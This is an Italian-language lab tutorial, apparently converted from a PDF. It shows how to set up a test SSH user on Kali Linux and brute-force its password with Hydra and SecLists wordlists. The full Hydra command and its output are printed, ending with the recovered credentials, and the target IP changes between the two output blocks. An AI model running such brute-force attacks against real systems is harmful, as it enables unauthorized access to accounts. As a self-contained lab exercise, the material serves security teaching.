

Vediamo l’abilitazione di un servizio SSH e la relativa sessione di cracking dell’autenticazione con Hydra:

Creiamo un nuovo utente su Kali Linux utilizzando il comando "adduser". Chiamiamo l'utente "test_user" e impostiamo una password iniziale chiamata "testpass". Attiviamo il servizio SSH con il comando "sudo service ssh start":



Per testare la connessione SSH dell'utente appena creato, eseguiamo il comando "ssh test_user@192.168.1.56". Se le credenziali sono corrette, riceveremo il prompt dei comandi dell'utente test_user su Kali:



Infine, utilizziamo Hydra per eseguire attacchi dizionario (abbiamo installato "seclists" per ottenere liste più ampie di username e password). Il comando è il seguente:

hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.56 -t4 ssh -V

```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-
net-10-million-passwords-1000000.txt 192.168.1.56 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-17 09:20:11
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
nd, to prevent overwriting, ./hydra.restore
^[[B^[[B^[[B^[[[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~
2073863750000 tries per task
[DATA] attacking ssh://192.168.1.56:22/
[ATTEMPT] target 192.168.1.56 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.1.56 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.1.56 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.1.56 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.1.56 - login "info" - pass "123456789" - 5 of 8295455000000 [child 0] (0/0)
```

Vediamo come dopo un tot di tentativi e diversi minuti, Hydra sia riuscito a trovare un accesso valido:

```
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "bailey" - 120 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "q1w2e3r4t5" - 121 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "patrick" - 122 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "internet" - 123 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "scooter" - 124 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "orange" - 125 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "11111" - 126 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "golfer" - 127 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "cookie" - 128 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "richard" - 129 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "testpass" - 130 of 8295473590914 [child 1] (0/0)
[22][ssh] host: 192.168.1.28   login: test_user   password: testpass
[ATTEMPT] target 192.168.1.28 - login "info" - pass "123456" - 1000003 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "password" - 1000004 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "12345678" - 1000005 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "qwerty" - 1000006 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "123456789" - 1000007 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "12345" - 1000008 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "1234" - 1000009 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "111111" - 1000010 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "1234567" - 1000011 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "dragon" - 1000012 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "123123" - 1000013 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "baseball" - 1000014 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "abc123" - 1000015 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "football" - 1000016 of 8295473590914 [child 2] (0/0)
```